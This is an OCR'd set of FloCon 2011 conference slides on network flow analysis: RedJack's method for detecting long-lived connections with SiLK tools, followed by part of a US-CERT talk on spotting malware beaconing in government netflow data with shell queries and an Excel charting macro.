



Customizable, pluggable Engines

$$p(anomaly \mid point) = \frac{p(point \mid anomaly) * p(anomaly)}{(p(point \mid anomaly) * p(anomaly)) + (p(point \mid \sim anomaly) * p(\sim anomaly))}$$


p(anomaly) is the prior probability – either some starting value or the output from last time

p(point|anomaly) & ***p(point|~anomaly)*** are given by *probability mass functions – and are the basis for our customizable, pluggable engines*





Motivation



REDJACK

Detecting Long Flows

John McHugh
RedJack, LLC
John dot McHugh at RedJack dot com

FloCon 2011, Salt Lake City
January 2011

REDJACK

The problem

- A small number of observed flows persist for days, weeks or months. These are interesting because they represent persistent communications that may account for substantial volumes of traffic. From an analysis standpoint, such connections can be analyzed once to determine whether or not the activity involved is malicious or benign. The malicious activity should be easily actionable, and the benign activity can be whitelisted, eliminating the need for subsequent analysis while it persists.

REDJACK

Origins

- We started with the problem of small flows (a few short packets per flow) that were not classifiable as scans.
- This led to *keep-alives* which led to long flows.
- The motivation for extending the keep-alive work to the current long flow detection scheme came, in part, from conversations with John Heidemann at the DHS Predict PI meeting in July 2010.

  See *On the Characteristics and Reasons of Long-lived Internet Flows*, by Lin Quan and John Heidemann in the proceedings of the 2010 Internet Measurements Conference

Some definitions

REDJACK

- A unidirectional connection is defined by either
  - a triple of source, destination address, and protocol,
  - for ICMP a 5-tuple with message and code added to the triple or,
  - for TCP and UDP connections, a 5-tuple with source, and destination port added to the triple.
- A long connection is defined as a unidirectional connection that
  - persists for a minimum time that exceeds an arbitrary threshold – say a day or a week
  - with no lapses in activity that exceed an arbitrary gap period – say an hour or two.

REDJACK

The approach

- Analyze segments of data with start times covering intervals equal to or less than the maximum gap
  - Any flow beginning in one interval can continue in the next interval.
- Start with an interval
  - Build table indexed by connection with earliest start, latest end times from flow records
- For additional intervals
  - Add new connections
  - Extend existing connections
  - Discard connections with excessive gaps
    - Archive long discards

REDJACK

The final result

- At the end, you get a table of long connections.
  - Long discards from the entire analysis period
  - Long flows that are still active at the end of the analysis period.
- If we were feeding a “long flow” database in real time, we would perform the following for each analysis interval
  - Enter new long flows in the database as they are recognized
  - Update entries for continuing long flows
  - Mark expired long flows as no longer active.

REDJACK

It's mostly done with cubags

- The cubag is an extension of the usual SiLK bags and sets to tables with multiple key and data fields
  - Most SiLK data fields can be used as a key fields
  - Volume parameters include flows, packets, bytes, and "span"
    - span is a pair of Epoch times for earliest start and latest end times associated with a given key.

REDJACK

Preparing the data

- We start with hourly cubags – key; data

  sIP, dIP, proto, sPort, dPort; flows, pkts, bytes, span

```
rwfilter    --start-time=${Y}/${M}/${D}T${h} \
            --proto=0-255 --type=all --pass=stdout | \
cubag       --bag-file=${Y}_${M}_${D}_${h}.cub:\
                       v4sIP,v4dIP,protocol,sport,dport: \
                       span,flows,pkts,bytes: \
                       16 \
            --warnings=noprint,zero stdin
```

REDJACK

Processing the bags

- We work with 4 `cubag` files, each having the same format.
  - Cumulative flows - flows carried forward from the the previous interval
  - Current flows – Flows originating in the current interval.
  - Archived long flows – Long flows that expire in the current interval are added to this file
  - New cumulative flows – Flows that start in this interval or that started in a previous interval and could be continued in the next interval

REDJACK

The algorithm

1. Add the current and cumulative bags
   - keys are a union of source bag keys
   - volumes add as expected
   - adding spans is a min start, max end operation
2. Remove entries whose span end is less than the start of this interval
   - Add any removed entries whose duration satisfies “long” to the archive.
     - Disambiguate archive by adding span start as key field
3. Carry the retained entries forward as the cumulative input for the next interval

REDJACK

The implementation

- At the time the results were obtained the `cubagtool` program was under construction. Hourly flow bags were produced using the `rwfilter` and `cubag` commands described earlier. The bags were processed using a program written in snobol 4 that implements the algorithm
- Step 1) could be done with the current `cubagtool`
- Steps 2) and 3) require an enhancement to allow operations on the start / end times of span fields

REDJACK

Results

- We processed data from June and July of 2006 for data from a /22 network.
- For this run, we defined
  - “long” as a day (1440 minutes)
  - “gap” as an hour (60 minutes)
- Time to process ranges from a few seconds per hour to a few 10s of seconds per hour depending on the number of connections originating and being carried forward.
- The next few slides show the hourly behaviors

REDJACK

```
=======================================
Current time is Fri 23 Jul 2010 13:39:45 EDT
Processing data for 2006/06/19T02:00:00
Normal end of processing.
    482158 new records processed.
    404805 cumulative records processed.
    482388 records in the new cumulative file
        439871 copied directly from new file
        230 cumulative records retained on span end time.
    42287 records merged from cumulative and new file
        1444 cumulative long connection merged records.
        59 reached long threshold in this run.
    362288 cumulative records expired due to excessive gap
        81 long connection records expired.
=======================================
Current time is Fri 23 Jul 2010 13:42:22 EDT
```

REDJACK

Discussion

- The new cumulative file mostly from current interval,
  - Most likely to expire during the next interval.
- 19 days processed, about 1400 active long connections
- About the same number of long records expire during a given hour as reach the long status.
- A look at the file of expired long connections at this point showed about 10,000 connections, most a little over a day long.
- Only seven of the expired connections were over 10 days in duration at that point.

REDJACK

```
Current time is Fri 23 Jul 2010 14:37:39 EDT
Processing data for 2006/07/01T14:00:00
Normal end of processing.
8646 new records processed
7498 cumulative records processed.
8651 records in the new cumulative file
    6093 copied directly from new file
    5 cumulative records retained on span end time.
    2553 records merged from cumulative and new file
        142 cumulative long connection merged records.
        0 reached long threshold in this run.
    4940 cumulative records expired due to excessive gap
        4 long connection records expired.
=======================================
Current time is Fri 23 Jul 2010 14:37:42 EDT
```

REDJACK

Discussion

- July 1 is a national holiday at the collection location
- Vast majority of the long connections expired in the period leading up to this snapshot.
- At this point, there were about 18,000 discarded long connections
  - longest being over 20 days.

REDJACK

More results

- A second run was made over the same data.
  - “long” was defined as a week (10080 minutes)
  - “gap” was defined as 2 hours (120 minutes)
- Using hourly bags, approximately twice as many flows were carried from hour to hour
  - Processing time per hour increased
- The final discards file contained 632 long flows
  - Mix of TCP (8), UDP (450), ICMP (157), ESP (17)
  - Selected results on the following slides

REDJACK

TCP results

Src	Dst	sP	dP	Span	Flows	Pkts	Bytes
E1	01	445	3763	2006/06/19T19:47:51-20T10:33:46	13440	13630	559719
01	E1	3763	445	2006/06/19T19:47:51-20T10:31:26	13440	13449	541097
E2	02	13868	3101	2006/06/07T13:50:57-11T08:29:09	16890	39315	2925559
02	E2	3101	13868	2006/06/07T13:50:57-11T08:23:24	16895	25716	1662597
E2	02	13872	3101	2006/07/21T22:16:54-10T01:43:05	15163	36565	2970362
02	E2	3101	13872	2006/07/21T22:16:54-10T01:43:05	15179	25377	1692514
E2	03	13884	3101	2006/06/24T09:51:01-23T06:00:22	34843	85913	7886791
03	E2	3101	13884	2006/06/24T09:51:01-23T05:59:03	34869	59935	4115263

Inside and outside addresses replaced with En and On
Span is of the form Start - Duration “T” separates date and time
Flow rates in the 1-3 flows per minute range

REDJACK

Selected UDP Results

Src	Dst	sP	dP	Span	Flows	Pkts	Bytes
E4	04	53	53	2006/06/01T00:05:54-35T05:21:45	2128	2143	139393
04	E4	53	53	2006/06/01T00:05:54-20T00:30:32	1203	1213	235605
E5	05	123	123	2006/06/01T00:01:35-60T23:57:25	19546	19546	1485496
05	E5	123	123	2006/06/01T00:01:35-60T16:10:17	18688	18688	1420288
E6	06	4672	4012	2006/07/24T07:04:54-07T16:49:15	177	177	9735
06	E6	4012	4672	2006/07/24T07:04:55-07T16:49:16	179	179	9845
E7	07	2051	5060	2006/06/01T00:00:25-18T19:29:26	52737	138882	85330427
07	E7	5060	2051	2006/06/01T00:00:25-18T19:29:26	52740	140628	72716078
E7	07	2051	5060	2006/06/21T18:16:22-40T05:42:02	13295	38628	25513661
07	E7	5060	2051	2006/06/21T18:16:22-40T05:42:02	13295	30867	16887838

Note that several connections operate in the 1-3 flows per hour range

REDJACK

Selected ICMP Results

Src	Dst	Msg	Code	Span	Flows	Pkts	Bytes
E8	O8	8	0	2006/06/01T00:00:11-48T23:22:57	70283	352860	29611975
O8	E8	0	0	2006/06/01T00:00:11-48T23:22:57	70275	352567	29588613
E8	O9	8	0	2006/06/01T00:00:11-48T23:22:57	70300	351649	29538420
O9	E8	0	0	2006/06/01T00:00:11-48T23:22:57	70301	351493	29525316
E8	Oa	8	0	2006/06/01T00:00:13-48T23:22:55	70080	365793	30396441
Oa	E8	0	0	2006/06/01T00:00:13-48T23:22:55	70073	365190	30346113
Ob	Ea	8	0	2006/06/01T00:00:40-60T23:58:52	40349	40350	2098200
Ea	Ob	0	0	2006/06/01T00:00:40-60T23:58:52	40348	40349	2098148
Ob	Eb	8	0	2006/06/01T00:00:40-60T23:57:31	40381	40382	2099864
Eb	Ob	0	0	2006/06/01T00:00:40-60T23:57:31	40331	40332	2097264

Note that E8 and Ob are the pingers, O8, O9, Oa, Ea, and Eb respond.

REDJACK

Selected ESP Results

Src	Dst	Span	Flows	Pkts	Bytes
E8	0c	2006/06/01T00:00:43-61T00:09:24	3,079	8,303,449	1,293,880,931
0c	E8	2006/06/01T00:00:45-61T00:09:17	3,257	7,332,752	1,349,614,428
E8	0d	2006/06/01T00:08:54-61T00:12:03	3,043	2,009,201	294,115,345
0d	E8	2006/06/01T00:08:51-61T00:12:05	3,052	2,003,439	293,250,968
Ec	0e	2006/06/26T22:56:21-35T01:03:15	51,728	1,627,288	1,114,832,430
0e	Ec	2006/06/26T22:56:21-22T12:13:02	37,216	1,150,178	267,872,172
0e	Ec	2006/07/21T23:09:02-10T00:50:34	12,045	353,625	78,122,493

E8, one of the pingers, is also a heavy user of ESP (protocol 50)

The Oe-Ec tunnel direction has a gap in service. It appears that a gap of > 2 hours appeared on July 18. A long connection was reestablished on July 21 and lasted through the end of the analysis period. There may have been shorter connection(s) during the gap. The Ec-Oe portion of the tunnel was continuous from June 26 through the end of the analysis.

REDJACK

Future work

- Plugin for cubagtool to do the calculations and discards (probably faster than snobol program)
- Prefilter TCP data to remove complete connections reducing the carry forward load
- Treat ICMP separately to capture ping / ping response (done after the fact this time)
- Adapt for continuous data streams
  - Long connection database
- Consider filtering to remove flows targeting unoccupied addresses.
  - Downside: Misses persistent connection attempts

REDJACK

Conclusions

- We have developed a simple and efficient mechanism for identifying persistent connections in internet data.
- The technique can be tailored for arbitrary definitions of persistence and acceptable lapses in communication
- Although persistent connections are few in number, they often account for significant data transfers and should be considered as part of a broader traffic classification process

REDJACK

A flake by any other name ...

Security Incident Discovery and Correlation on .Gov Networks

Cory Mazzola, MSIA, CISSP
US-CERT Surface Analysis Group

Timothy Tragesser
US-CERT Fusion Analysis & Development

Homeland Security

FloCon2011

Agenda

FloCon2011

- Overview
- Data Collection
- Malware Activity Sets:
  - Beaconing
  - Redirection
  - Suspicious Activity
- Findings/Analysis
- Samples/Examples
- Recommendations
- Takeaways


Homeland Security

Who we are…

- ***US-CERT is the operational arm for cyber security under the Department of Homeland Security***
- ***Analysis Branch uses flow data from Einstein sensors deployed across .gov networks***

Homeland Security

Information Correlation…




Facilitating collective analysis of cyber threats through partnerships.

Homeland Security

Threat Summary

- Security incidents reported to/by US-CERT since 1 January
  - *~108,000 total incidents reported YTD*
  - *13,000 Malicious Code Incidents YTD*
- Malicious Logic Incidents comprise primary focus area



Homeland Security

Context

- What we have:
  - Repository of federal/state/local govt, private/foreign sector security incidents
    - *~108K so far this year*
- What we needed:
  - Automated method to detect and identify security incidents/events using netflow
- What we devised:
  - Queries to mine database, correlate information and positively identify security incidents

Homeland Security

Prep: Data Collection
Initial Data Pull/RW Binary Creator

- Creates bin file to prep and execute queries:

```
#!/bin/sh

perl -pi -e "s/ \|\|/g" hosts.txt
perl -pi -e "s/\| /\|/g" hosts.txt
perl -pi -e "s/ //g" hosts.txt

BINFILE=`date "+%Y-%m-%d-%T.bin"`

day=`date +"%a"`

if [ "$day" = "Mon" ];
then
        STARTDATE=`date -d '-4 days' +'%Y/%m/%d'`
        ENDDATE=`date "+%Y/%m/%d"`
elif [ "$day" = "Sun" ];
then
        STARTDATE=`date -d '-7 days' +'%Y/%m/%d'`
        ENDDATE=`date "+%Y/%m/%d"`
elif [ "$day" = "Sat" ];
then
        STARTDATE=`date -d '-8 days' +'%Y/%m/%d'`
        ENDDATE=`date "+%Y/%m/%d"`
else
        STARTDATE=`date -d '-3 days' +'%Y/%m/%d'`
        ENDDATE=`date "+%Y/%m/%d"`
fi

if [ -f $BINFILE ];
then

echo "$BINFILE already exists !!!"
echo "Please insure rwprocessor.sh is not already running and then move or remove $BINFILE"
else
        if [ -f temphosts.txt ];
        then
                rm -f temphosts.txt
        fi

        if [ -f temphosts.set ];
        then
                rm -f temphosts.set
        fi
```

Homeland Security

Initial data pull: RW Binary Creator

- Creates bin file to execute queries against (cont.)

```
for i in `cat hosts.txt | cut -d "|" -f1 | sort | uniq`

do

echo $i >> temphosts.txt
done

rwsetbuild temphosts.txt temphosts.set
echo "Einstein query from $STARTDATE to $ENDDATE"
echo "Created $BINFILE"

rwfilter --anyset=temphosts.set --type=all --start-date=$STARTDATE --end-date=$ENDDATE --pass=$BINFILE &


        if [ -f temphosts.txt ];
        then
                rm -f temphosts.txt
        fi

        if [ -f temphosts.set ];
        then
                rm -f temphosts.set
        fi
Fi
```

Malware Activity Patterns

- ***Main Focus Areas:***
  - ***Beaconing***
  - ***Redirect***
  - ***Suspicious***

Image from procalme.com

Beaconing

- Goal is to detect and identify beaconing activity to/from constituent systems
  - Regular and irregular patterns
  - High and low volume connections
  - Known malicious IPs/domains
  - Investigate to identify data exfiltration / low-and-slow actions
- Triggers when victim IP address sends requests on the same dest port with a consistent packet size and at a specific time interval or pattern (i.e., 60 secs., 60 mins., etc.)
- Beaconing is a symptom

Image from Wellroundedsquare.com

Beaconing

- *Personal favorite*
- 'Quick and easy' to vet true positives
- Good indicator of compromise/infection

Sample Output (beaconing occurring at 1 hour / 10 minute intervals):

sTime	sIP	dIP	sPort	dPort	bytes	sensor	InitFlag
2010/10/04T13:06:38	199.9.9.9	195.161.112.6	1315	80	1623	USGA	S
2010/10/04T14:16:40	199.9.9.9	195.161.112.6	1366	80	1623	USGA	S
2010/10/04T15:26:42	199.9.9.9	195.161.112.6	1418	80	1623	USGA	S
2010/10/04T16:36:44	199.9.9.9	195.161.112.6	1515	80	1623	USGA	S
2010/10/04T17:46:45	199.9.9.9	195.161.112.6	1600	80	1623	USGA	S
2010/10/04T18:56:48	199.9.9.9	195.161.112.6	1721	80	1623	USGA	S

Automated Timestamps

Byte Sizes

Initial Flags

Homeland Security

Beaconing Script

- The beaconing script uses several commands, as sampled below, to filter by flows for indications of hourly/daily/weekly beaconing activity:

```
for bytes in `rwfilter --saddress=$victimip --daddress=$badip --type=all
bin/$i.bin --pass=stdout | rwuniq --fi=bytes --flows=5 --no-titles --no-final-delimiter --no-columns
| cut -d "|" -f1`
do
daycount=`rwfilter bin/$i.bin --type=all --saddress=$victimip --
daddress=$badip --bytes=$bytes --pass=stdout | rwcut --fi=9 --no-titles | cut -d "/" -f3 | cut -d "T"
-f1 | sort -u | wc -l`
```

Findings Analysis: Beaconing

FloCon2011

- Using seconds/milliseconds to build timeline
  - Helps dispel irregularities
  - Common traffic obfuscation technique for FakeAV and Rootkits

Sample Output (note the second count):


sTime		sIP	dIP	sPort	dPort	bytes	sensor	initialF	Records
2010/08/17T11:25:	23	199.9.9.9	94.228.209.200	1529	80	549	USGA1	S	1
2010/08/17T14:21:	23	199.9.9.9	94.228.209.200	1989	80	549	USGA1	S	1
2010/08/17T21:26:	24	199.9.9.9	94.228.209.200	2346	80	549	USGA1	S	1
2010/08/17T22:32:	24	199.9.9.9	94.228.209.200	2602	80	549	USGA1	S	1
2010/08/18T02:09:	24	199.9.9.9	94.228.209.200	3103	80	549	USGA1	S	1
2010/08/18T05:43:	24	199.9.9.9	94.228.209.200	3607	80	549	USGA1	S	1
2010/08/18T14:10:	25	199.9.9.9	94.228.209.200	3996	80	549	USGA1	S	1
2010/08/18T16:18:	25	199.9.9.9	94.228.209.200	4295	80	549	USGA1	S	1
2010/08/18T18:51:	24	199.9.9.9	94.228.209.200	4640	80	549	USGA1	S	1
2010/08/19T05:22:	24	199.9.9.9	94.228.209.200	1229	80	549	USGA1	S	1
2010/08/19T09:56:	24	199.9.9.9	94.228.209.200	1341	80	549	USGA1	S	1
2010/08/19T15:42:	24	199.9.9.9	94.228.209.200	1806	80	549	USGA1	S	1
2010/08/20T06:24:	24	199.9.9.9	94.228.209.200	2186	80	549	USGA1	S	1
2010/08/20T09:37:	25	199.9.9.9	94.228.209.200	2321	80	549	USGA1	S	1
2010/08/20T12:04:	25	199.9.9.9	94.228.209.200	2871	80	549	USGA1	S	1
2010/08/21T15:22:	25	199.9.9.9	94.228.209.200	3439	80	549	USGA1	S	1
2010/08/21T17:34:	25	199.9.9.9	94.228.209.200	3532	80	549	USGA1	S	1

Homeland Security

Findings Analysis: Beaconing

FloCon2011

- Graphical Representation
  - Easy-to-read synopsis of activity
  - Helpful handout/reference for constituency



- Victim IP observed beaconing every 8 minutes and 55 seconds

Homeland Security

Beaconing Script: Excel Charting

FloCon2011

Beaconing excel macro is used to give pattern charts:

```
Sub Patterns()
'
' Patterns Macro
' Macro recorded 12/3/2010 by ttragess
'
' Keyboard Shortcut: Ctrl+Shift+T
'
    Columns("B:B").Select
    Selection.Insert Shift:=xlToRight
    Columns("B:B").Select
    Selection.Insert Shift:=xlToRight

    Columns("A:A").Select
    'Range("A549").Activate
    Selection.TextToColumns Destination:=Range("A1"), DataType:=xlDelimited, _
        TextQualifier:=xlDoubleQuote, ConsecutiveDelimiter:=False, Tab:=False, _
        Semicolon:=False, Comma:=False, Space:=False, Other:=True, OtherChar _
        :="|", FieldInfo:=Array(1, 1), TrailingMinusNumbers:=True
    Columns("A:A").EntireColumn.AutoFit

    Columns("A:A").Select
    Selection.TextToColumns Destination:=Range("A1"), DataType:=xlFixedWidth, _
        OtherChar:="|", FieldInfo:=Array(Array(0, 1), Array(10, 1), Array(11, 1)), _
        TrailingMinusNumbers:=True

totalrows = ActiveSheet.UsedRange.Rows.Count totalrows = Int(totalrows) beginRange = 1 loopcount = 1

For i = 1 To totalrows
Range("A" & i).End(xlDown).Select
'
' patterns Macro
' Macro recorded 11/26/2010 by ttragess
'
'
     ' Test contents of active cell; if active cell is empty, exit loop.
      Do Until IsEmpty(ActiveCell)
```

Homeland Security

Beaconing: Excel Charting (cont.)

FloCon2011

